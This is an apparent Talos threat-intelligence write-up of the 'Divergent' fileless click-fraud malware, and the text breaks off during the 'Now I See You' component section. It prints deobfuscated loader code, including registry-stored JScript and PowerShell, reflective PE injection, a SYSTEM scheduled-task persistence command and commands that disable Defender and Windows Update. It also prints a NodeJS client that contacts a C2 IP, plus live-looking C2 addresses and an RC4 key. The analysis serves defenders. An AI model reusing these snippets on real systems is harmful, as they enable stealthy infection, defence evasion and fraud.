

Divergent: "Fileless" NodeJS Malware Burrows Deep Within the Host

blog.talosintelligence.com/2019/09/divergent-analysis.html



Update (09/27/2019): Additional information regarding the malware interaction with various online advertisements has been included to highlight the click-fraud related network communications associated with Divergent.

Executive summary

Cisco Talos recently discovered a new malware loader being used to deliver and infect systems with a previously undocumented malware payload called "Divergent." We first dove into this malware after we saw compelling data from Cisco Advanced Malware Protection's (AMP) Exploit Prevention.

This threat uses [NodeJS](#) — a program that executes JavaScript outside of a web browser — as well as the legitimate open-source utility [WinDivert](#) to facilitate some of the functionality in the Divergent malware. The use of NodeJS is not something commonly seen across malware families.

The observed malware campaigns associated with Divergent feature the use of persistence techniques most commonly associated with "[fileless](#)" malware, leaving behind few artifacts for researchers to look at. This malware can be leveraged by an attacker to target corporate networks and appears to be primarily designed to conduct click-fraud. It also features several characteristics that have been observed in other click-fraud malware, such as Kovter.

Technical Details

Talos has identified a new modular malware that is being used to facilitate the installation of a previously undocumented malware family, which we are referring to as Divergent, due to the naming convention used by the malware during variable declaration and the creation of environment variables. While we were unable to determine the delivery mechanism used, we were able to perform analysis of the malware loader as well as the Divergent malware that it is used to install on victim systems. Divergent is a malware family designed to generate revenue for attackers via the use of click-fraud, similar to other click-fraud malware such as Kovter. Technical details associated with both the installation and operation of the Divergent malware are described in the following sections.

Installation

The malware has many similarities with other popular fileless malware families, particularly Kovter. Like Kovter, it relies heavily on the registry for staging and storage of configuration data while avoiding more traditional on-access endpoint scanning of files on disk. It also uses a key in the registry to maintain persistence, and relies on PowerShell to install itself on the infected host.

When first delivered and executed on a victim's machine, the malware is in the portable executable (PE) format. Its first task, however, is to install itself to the system in a less suspicious form, namely as an HTML Application (HTA) that will load the malware from the

registry.

Installation begins by creating several registry keys containing the different parts of the loader as well as the data of the malware PE. The malware reads all the information embedded in its data section and creates three new randomly named registry keys, each holding a different stage of the loader code needed to execute the malware PE using reflective injection.

Next, the HTA loader is written to the CSIDL_COMMON_APPDATA folder (typically C:\ProgramData\) and set to execute each time the user logs on by adding an entry to the "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" registry key.

An example of an HTA loader and the accompanying registry entries necessary to execute the malware once installed are:

- 17T21vYHOb.hta ::
e4a49af295d6e61877a458a014fe63b733be942c506496b53070aa3d9ca421d8
- ZfjrAilGdH.reg ::
5863f35959aa542a27319e098f40166f3ace09d265f4ec6d739318c0b739745e

This registry file contains the following subkeys in the key HKLM\Software\ZfjrAilGdH which are set by the installation process (the key names are randomly generated and will be different for each installation):

- Lvt4wLGLMZ :: JScript executed by ZfjrAilGdh.hta
- kCu2DZ9WI0 :: PowerShell used to reflectively inject the malware
- 4FLJBnefsN :: hex data representing the malware PE

Fileless malware loader

The HTA is heavily obfuscated but when cleaned up, evaluates to an eval of the JScript in the registry key "HKLM\Software\ZfjrAilGdh\Lvt4wLGLMZ" via a "ActiveXObject.WScript.Shell.RegRead" (shown here as pseudo code):

```
shell = new ActiveXObject("WScript.Shell");
eval(shell.RegRead("HKLM\\Software\\ZfjrAilGdh\\Lvt4wLGLMZ"))
shell.close()
```

The JScript in the reg key executes the following powershell (shown here deobfuscated):


```
 ${reg}= 'HKLM' ;
 ${regpath}= 'ZfjrAilGdH' ;
 ${regkeyname}= '4FLJBnefsN' ;
 ${param}= 'kCu2DZ9WI0' ;
 ${fullreg}= ${reg}+" :\\Software\\"+${regpath};
 ${expression}= (&("Get-ItemProperty") ${fullreg}).${param};
 .("iex") (${expression})
```

This code will execute the code found in the registry location HKLM\Software\ZfjrAilGdH\kCu2DZ9WI0 after setting the variable regkeyname to the data found in the registry location HKLM\Software\ZfjrAilGdH\4FLJBnefsN. The registry key 4FLJBnefsN contains the bytes of the malicious portable executable (PE) with a modified DOS header, namely the MZ has been replaced with null bytes.

The code from kCu2DZ9WI0 is a version of PowerShell Empire's reflective PE injection script that will inject the malware:

```
#{rpath}=${reg}+" :\\Software\\"+#{regpath}
#{body}=(("&("Get-ItemProperty") #{rpath}).#{regkeyname}
# ... snip ...
&("Invoke-MemoryLoadLibrary") -PEBytes #{body}
```

At this point, the malware executes.



Divergent malware

There are two main parts of this threat: one to receive and execute commands from a C2 server and another to execute external component scripts. The configuration for each part is stored in the registry in JSON format.

The component configuration describes which components should be executed and how. This example configuration will execute three different JScript components:

```
[
  {
    "name": "call_03",
    "filename": "em_03.js",
    "args": "",
    "version": 1
  },
  {
    "name": "all_socks_05",
    "filename": "05sall.js",
    "args": "1",
    "version": 3
  },
  {
    "name": "block_av_01",
    "filename": "bav01.js",
    "args": "",
    "version": 1
  }
]
```

Each entry is parsed, and each filename and args value is passed along for execution by the malware. Detailed analysis of the call_03 (see Now I See You), all_socks_05 (see Click Fraud), and block_av_01 (see Block AV Component) components can be found below.

The network configuration stores two classes of C2: "accl" is a list of URLs that the malware should attempt to contact for system information delivery and for commands to execute, while "acll" is a list of URLs the malware should attempt to contact for possible updates to either configuration file. The default values from ZfjrAilGdH.reg are:

```

{
  "accl": [
    "https://5.61.40.95/"
  ],
  "acll": [
    "37.1.221.156:443",
    "5.61.42.103:443",
    "37.252.8.85:443",
    "91.247.36.13:443",
    "91.247.36.14:443",
    "91.247.36.12:443",
    "23.88.229.39:443",
    "185.5.248.177:443",
    "37.252.10.66:443"
  ],
  "version": 1553973269
}

```

Notice that "version" is an epoch timestamp, converting to Saturday, March 30, 2019 7:14:29 PM GMT. The earliest reference we found containing several IOCs from this malware sample dates back to February 2019.

Once executed, the malware begins with five anti-analysis checks. If any of these checks fail, a beacon is sent to a static URL containing a direct IP and sleeps indefinitely:

```

; Attributes: bp-based frame

Divergent_send_C2_beacon_and_sleep proc near
lpString= dword ptr 8

55      push    ebp
8B EC   mov     ebp, esp
6A 00   push    0
6A 00   push    0
FF 75 08 push    [ebp+lpString] ; lpString
FF 15 B8 80 B5 07 call    ds:lstrlenA
50      push    eax
FF 75 08 push    [ebp+lpString]
FF 35 FC 62 B6 07 push    ds:off_7B662FC ; "http://185.243.114.111/"
E8 1E F1 FF FF call    Divergent_send_HTTP_request
83 C4 14 add     esp, 14h
6A FF   push    INFINITE
FF 15 AC 80 B5 07 call    ds:Sleep
5D      pop     ebp
C3      retn

Divergent_send_C2_beacon_and_sleep endp

```

The beacon message indicates which anti-analysis check failed to pass. The malware checks for unwanted processes and loaded modules by hashing process file names and module names respectively, then comparing each hash against two separate pre-computed lists for each. The lists contain hashes for endpoint security software and hypervisor services as running the sample under both scenarios failed these checks. It also checks for a host CPU with at least two cores, the presence of a debugger, and finally compares system uptime intervals to determine if the sample is running within a sandbox or virtual machine.

If the process is running with the appropriate privileges, it uses WMI (Windows Management Instrumentation) to query recognized anti-virus software installed on the host. In particular, it's looking for the antivirus software Windows Defender. If found, it proceeds to disable various components of Windows Defender and Windows Updates.

```

33 FF          xor     edi, edi          ; Disables Windows Defender components, disables
                                ; automatic Windows updates, & prevents delivery
                                ; optimization for downloading Windows updates
47           inc     edi
57           push  edi
68 AC B2 85 07  push  offset aDisablerealtim ; "DisableRealtimeMonitoring"
68 C8 B2 85 07  push  offset aSoftwareWow643 ; "SOFTWARE\Wow6432Node\Policies\Micros"...
EB D9 00 00 00  call  Divergent_Registry_set_value
57           push  edi
88 18 B3 85 07  mov   ebx, offset aDizableantispy ; "DisableAntiSpyware"
BE 2C B3 85 07  mov   esi, offset aSoftwareWow643_0 ; "SOFTWARE\Wow6432Node\Policies\Micros"...
53           push  ebx
56           push  esi
EB C7 00 00 00  call  Divergent_Registry_set_value
57           push  edi
BF 68 B3 85 07  mov   edi, offset aDisableroutine ; "DisableRoutinelyTakingAction"
57           push  edi
56           push  esi
EB 8A 00 00 00  call  Divergent_Registry_set_value
33 F4          xor     esi, esi
46           inc     esi
56           push  esi
68 AC B2 85 07  push  offset aDisablerealtim ; "DisableRealtimeMonitoring"
68 B8 B3 85 07  push  offset aSoftwarePolic ; "SOFTWARE\Policies\Microsoft\Windows "...
EB A7 00 00 00  call  Divergent_Registry_set_value
56           push  esi
53           push  ebx
BE CC B3 85 07  mov   esi, offset aSoftwarePolic ; "SOFTWARE\Policies\Microsoft\Windows "...
56           push  esi
EB 9A 00 00 00  call  Divergent_Registry_set_value
33 C0          xor     eax, eax
40           inc     eax
50           push  eax
57           push  edi
56           push  esi
EB 8F 00 00 00  call  Divergent_Registry_set_value
88 C4 A8          add   esp, 40h
BE 18 B4 85 07  mov   esi, offset aSoftwareWow643_1 ; "SOFTWARE\Wow6432Node\Policies\Micros"...
6A 00          push  0
68 FC B3 85 07  push  offset aNoautoupdate ; "NoAutoUpdate"
56           push  esi
EB 7A 00 00 00  call  Divergent_Registry_set_value
6A 02          push  2
68 54 B4 85 07  push  offset aNooptions ; "NoOptions"
56           push  esi
EB 6D 00 00 00  call  Divergent_Registry_set_value
6A 00          push  0
88 60 B4 85 07  mov   ebx, offset aScheduledinsta ; "ScheduledInstallDay"
53           push  ebx
56           push  esi
EB 5F 00 00 00  call  Divergent_Registry_set_value
6A 03          push  3
BF 74 B4 85 07  mov   edi, offset aScheduledinsta_0 ; "ScheduledInstallTime"
57           push  edi
56           push  esi
EB 51 00 00 00  call  Divergent_Registry_set_value
6A 00          push  0
68 FC B3 85 07  push  offset aNoautoupdate ; "NoAutoUpdate"
BE 8C B4 85 07  mov   esi, offset aSoftwarePolic ; "SOFTWARE\Policies\Microsoft\Windows"...
56           push  esi
EB 3F 00 00 00  call  Divergent_Registry_set_value
6A 02          push  2
68 54 B4 85 07  push  offset aNooptions ; "NoOptions"
56           push  esi
EB 32 00 00 00  call  Divergent_Registry_set_value
88 C4 A8          add   esp, 40h
6A 00          push  0
53           push  ebx
56           push  esi
EB 26 00 00 00  call  Divergent_Registry_set_value
6A 03          push  3
57           push  edi
56           push  esi

```

Once completed, it attempts to bypass UAC using CMSTP, if needed. Additional code is executed to check for any updates to the malware's two configuration files. Empty POST requests are sent to each of the URLs in the first configuration's accl key. These URLs are later contacted with a comprehensive set of sensitive information from the host. Most are non-responsive but still online. Many appear to be, or once were, compromised hosts used for the C2 network.

The set of direct IP URLs found in the first configuration's accl key are contacted until one server responds back with a configuration update. A response containing an RC4 encrypted update to the first of the malware's configurations in the Registry. In this sample, the RC4 key "seiC4aimaish9zah8kah" is static, and decryption results in a lengthier update for the first configuration:

```
{
  "sign": "77a78d6b...",
  "config": "{\\"accl\\":[\\"https://194.230.164.82/\\", ... ],\\"
accll\\":[\\"92.74.175.176:443\", ... ],\\"version\\":1567079419
}"
}
```

The data is stored in the pre-existing registry subkey to update the value (in this example, HKLM\SOFTWARE\ZfjrAilGdH\194956). As of Sept. 9, 2019, the version timestamp for the latest config pulled was Thursday, Aug. 29, 2019 11:50:19 a.m.

The second configuration is stored in the last remaining value in the ZfjrAilGdH registry subkey (HKLM\SOFTWARE\ZfjrAilGdH\2177774). Default values mentioned near the beginning of this section remained in use during runtime.

The primary flow of the malware code reaches an end but repeats select tasks every 90 minutes. It continues to check for configuration updates, continues to send encrypted sensitive information from the infected host, and continues to process any C2 responses that might contain additional commands to execute. The following commands and parameters are supported by the C2 protocol used by Divergent:

- killall: Terminate all processes initiated by the malware, delete corresponding files
- kill: Find process of specified component, terminate process, and delete the file
- stop: Find process of specified component, terminate process
- resume: Given pre-existing component, execute file
- modules: From the same response data, pull additional configuration data from the following keys:
 - name
 - filename
 - args
 - version
 - type

- download
- Key

Using this data, the malware sends additional requests to download each specified file. The files are written to disk and executed.

- update: From the same response data, pull additional configuration data from the following keys:
 - filename
 - download
 - Key

Same as the modules command, the malware sends additional requests to download each specified file. Each file is written to disk and executed. Finally, the task deletes the Registry data stored in its subkey (handles both HKCU and HKLM).

The command `update_interval` modifies the main thread's sleep counter for the ending loop (the default time is 90 minutes).

Components

Block AV component

The `block_av_01` component attempts to block anti-virus software from receiving updates by blocking all outbound TCP connections on port 80 and port 443. With older revisions of this malware package, this functionality was delivered via a JScript file named `bav01.js` but in newer versions, this has been seen delivered by PowerShell in the fake PNG `trpl.png` (see Fake PNG PowerShell Delivery).

This installation script starts by creating a new folder (e.g. `SystemConfigInfo000`) to hold the files necessary for execution. The two files to be installed are `WinDivert.dll` and either `WinDivert32.sys` or `WinDivert64.sys`, depending on the host CPU architecture. These are the legitimate `WinDivert` binaries and are used by the malware to create its packet filter.

The `WinDivert` binaries are embedded in `bav01.js` as comments and written to disk with `.b64` extensions. The following is the code to retrieve the embedded resource named `arch5` from the script, embedded in a comment block in the format `/*[<resource name>[resource data]]*/:`

```

function res5()
{
    Function.prototype.GetResource = function (ResourceName)
    {
        if (!this.Resources)
        {
            var UnNamedResourceIndex = 0, _this = this;
            this.Resources = {};

            function f(match, resType, Content)
            {
                _this.Resources[(resType=="[")?UnNamedResourceIndex++:resType.slice(1,-1)] = Content;
            }
            this.toString().replace(/\/\*(?![^\/]+)?\/((?:[^\n]|.)*?)\}\}\}\*\/\s/gi, f);
        }

        return this.Resources[ResourceName];
    }
}
/*[arch5[TVqQAAMAAA ... snip ... vzWQAAAAAA]]*/
return GetResource('arch5');
}

```

Each WinDivert binary is then decoded from base64 using the Windows Certificate Services utility certutil.exe. For example:

```
certutil -decode ".\SystemConfigInfo000\WinDivert.b64" ".\SystemConfigInfo000\WinDivert.dll"
```

This script is set to execute as a task each time the computer starts. This is accomplished by creating a scheduled task with a random-looking service name that is set to run as the SYSTEM user at the highest run level:

```
schtasks /create /SC onstart /RU SYSTEM /RL HIGHEST /TN sldfjksdhfkds /TR "wscript.exe bav01.js"
```

Next, the following PowerShell command is executed (shown here decoded) to execute the base64 encoded PowerShell commands in the environment variable 'nttyuuyt':

```
powershell.exe -en $dfghj=[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($env:nttyuuyt));$env:nttyuuyt="";iex $dfghj
```

The 'nttyuuyt' environment variable was set by bav01.js previously and contains a base64 encoded PE and the PowerShell commands necessary to reflectively inject this executable (truncated for readability):

```

/* ... snip ... */
$VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
$VirtualAllocDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UInt32], [UInt32]) ([IntPtr])
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)

$memcpyAddr = Get-ProcAddress msvcrt.dll memcpy
$memcpyfromarrDelegate = Get-DelegateType @([IntPtr], [Byte[]], [IntPtr]) ([IntPtr])
$memcpyDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr]) ([IntPtr])
$memcpyfromarr = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memcpyAddr, $memcpyfromarrDelegate)

[Byte[]]$sc=[Convert]::FromBase64String('<B64 ENCODED PE>')
$sc_in_memory = $VirtualAlloc.Invoke(0, $sc.Length, 0x00001000, 0x40)
$null = $memcpyfromarr.Invoke($sc_in_memory,$sc, $sc.Length)
$PayloadDelegate = Get-DelegateType @()([IntPtr])
$Payload = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($sc_in_memory, $PayloadDelegate)
$result = $Payload.Invoke()

```

At this point in the script, installation is complete and the PE-based module to block anti-virus HTTP/HTTPS connections is loaded.

To achieve its anti-virus blocking, the reflectively loaded PE periodically checks the names of all running processes against a predefined list. If any process names appear in the list, the PIDs are added to the filter string passed to [WinDivertOpen](#) which will block all traffic to that process on remote ports 80 or 443. An example filter string is:

((processId=620 or processId=736) and (remotePort==80 or remotePort==443))

Example process names that would be blocked include mspeng.exe (Windows Defender) and svchost.exe.

Click Fraud

The all_socks component is a NodeJS-based Socket.IO client that is commanded to navigate to arbitrary web pages by the attacker ostensibly for monetization and click fraud purposes. With older revisions of this malware package this functionality was delivered via a JScript file named either 04sall.js or 05sall.js, but in newer versions this has been seen delivered by PowerShell in the fake PNG strpk.png (see Fake PNG PowerShell Delivery).

Like the anti-virus blocking component, the click fraud component makes use of the WinDivert library and therefore installs the necessary WinDivert DLL and driver in the same manner as bav01.js, described above. Additionally, the NodeJS executable and a NodeJS Socket.IO client named app.js are part of the installation process for this component. Older versions of this component also installed two executables, divergent.exe and mdivergent.exe, however in later versions, these are executed from memory via reflective PE injection.

The malicious NodeJS application, seen either as app.js or init.js, is a simple Socket.IO client that takes a base64 encoded IP address as its only parameter.

```
node.exe app.js <base64 encoded IP>
```

In all samples we have encountered, the IP address has been 176.9.117.194 (encoded as MTc2LjkuMTE3LjE5NA==). Upon execution, the malicious NodeJS app will make a request to the IP passed as a parameter:

```
const url = 'http://' + Buffer.from(process.argv[2], 'base64') + '/getip';
const log = console.log;


let http = require('http');
let net = require('net');
let io = require('./node_modules/socket.io-client');

/* ... snip ... */

http.get(url, (res) => {
  let rawData = '';
  res.on('data', (chunk) => { rawData += chunk; });
  res.on('end', () => {
    backconnect('http://' + rawData.toString() + '/');
  });
});
```

The response from this server is the address of the next server which the application will connect to. This new connection uses Socket.IO web sockets to maintain continuous communication between the victim and the server so the server can periodically send

commands. The commands sent from this second server contain the host address of an advertisement revenue service and the entire HTTP request that should be made to that server, effectively faking a click on an advertisement link.



To protect themselves from these kinds of fraudulent requests, advertisement monetization services may go to extra lengths to confirm the device making the request is the type of device it claims to be. For example, if the monetization service only expects mobile devices, it may reject requests that have the characteristics of desktop devices. We believe the `divergent.exe` and `mdivergent.exe` executables are used by the `04sall.js/05sall.js` components to circumvent these kinds of checks (see [TCP/IP stack fingerprinting](#)).

The `divergent` and `mdivergent` PEs make use of the `WinDivert` library to intercept and rewrite the first SYN packet of the 3-way TCP handshake for all outgoing connections the infected host attempts to make. The changes made to the SYN packets depend on which executable was used, either `divergent.exe` or `mdivergent.exe`; `divergent.exe` will rewrite the TCP header options to follow the same format as Android devices while `mdivergent.exe` will rewrite the TCP header options to follow the format as iOS devices. Which version of the `divergent` executable is used is dependent on the `app.js` deployment script (either `04sall.js` or `05sall.js`). These scripts contain code that decides which version should be used depending on a variable named `macchance` which can be passed to the deployment script as its only parameter. This variable contains the probability that `mdivergent.exe` will be deployed instead of `divergent.exe` (the PowerShell parameter, normally base64 encoded, is shown here in its decoded form):

```

macchance = 0;

if(WScript.Arguments.Length == 1&&WScript.Arguments(0)>=0 && WScript.Arguments(0) <=100)
    macchance = WScript.Arguments(0);

/* ... snip ... */

var scr = (((Math.ceil(Math.random()*100)>macchance)||iswin7())?and:mac)
ws.Environment('Process')('divergent') = scr;
ws['Ru'+'\n']('\'+p+'\'' -enc iex('\$tvar=[System.Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(
$env:divergent));$env:divergent="";iex($tvar)'),0,0);
#+END_SRC

```

In the code shown above, the variables `and` and `mac` correspond to the code necessary to reflectively inject `divergent.exe` and `mdivergent.exe` respectively, i.e. ***and*** represents Android and ***mac*** represents iOS.

For either of these `divergent` executables to work properly, several changes to the TCP/IP stack on the infected machine must be made; these include setting the TTL to 64, turning on the timestamp TCP header options, and changing the MTU to 1440. Once those changes have been made, the system is forced to reboot with a false message of `Critical_Windows_Update`:

```

netsh interface tcp set heuristics ws=disabled
reg add HKLM\SYSTEM\CurrentControlSet\services\Tcpip\Parameters /v DefaultTTL /t REG_QWORD /d 0x40 /f
reg add HKLM\SYSTEM\CurrentControlSet\services\Tcpip\Parameters /v Tcp1323Opts /t REG_DWORD /d 0x02 /f
reg add HKLM\Software\ttl /v ttl_2 /t REG_DWORD /d 0x40 /f
powershell -enc Get-WMIObject -Class '\Win32_NetworkAdapterConfiguration' | ForEach-Object {New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\services\Tcpip\Parameters\Interfaces\${_.SettingID}" -Name 'MTU' -PropertyType DWORD -Value 1440}
shutdown /r /f /c "Critical_Windows_Update" /t 120

```

With these changes made, the `divergent` executables can perform the necessary modifications to each SYN packet so that they follow the standards of the device the host should be disguised as.

During our analysis of systems actively infected with `Divergent`, we observed several web requests initiated by the malware attempting to interact with various online advertisements and advertising platforms, indicative of the previously described click-fraud process performed by the malware. Similar to what was observed related to the modification of the TCP configuration, the User-Agent field was modified to make the web requests appear as if they had originated from a mobile device. Web requests were made to various online advertising services and were similar to the following:

```

GET /click?i=ZzpVW7ib990_0 HTTP/1.1
Host: xml.thing02.com
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 8.1.0; U683CL Build/U683CL_01.01.02) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.101 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9


```

```
GET /click?i=vVek0qsWLAY_0 HTTP/1.1
Host: xml.thing02.com
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 8.0.0; L51 Build/L51_01.01.02) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.83 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

We also observed additional web requests similar to the following, which included a standard desktop User-Agent:

```
GET /search?feed=207875&auth=Z7qIE5&subid=0&query=American%20University%20Holds%20Training%20Session%20on%20Avoiding%20Single%20Standard%20Grading%20To%20Achieve%20%26%238220%3BAntiracist%26%238221%3B%20objectives%20%26%238211%3B%20JONATHAN%20TURLEY&user_ip=1[REDACTED]&ua=Mozilla%2F5.0%20(Windows%20NT%2010.0%3B%20Win64%3B%20x64)%20AppleWebKit%2F537.36%20(KHTML%2C%20like%20Gecko)%20Chrome%2F75.0.3770.142%20Safari%2F537.36&url=https://jonathanturley.org/&count=10&image_required=1&icon_required=1 HTTP/1.1
Host: xml.blueparrot.media
Connection: keep-alive
Origin: null
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: /*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Additionally, the malware attempts to interact with “in-app” advertising platforms such as Mobfox.



Now I See You

The component named call_03 by the malware's configuration file, which is delivered by the em_02.js and em_03.js scripts, appears to be a means of installing a remote assist tool on the infected machine that would allow the attacker to view and possibly control the victim's computer.

Like the previous components, the PE associated with em_03.js is executed via reflective PE injection, this time with the environment variable fdghjfdhj.

```
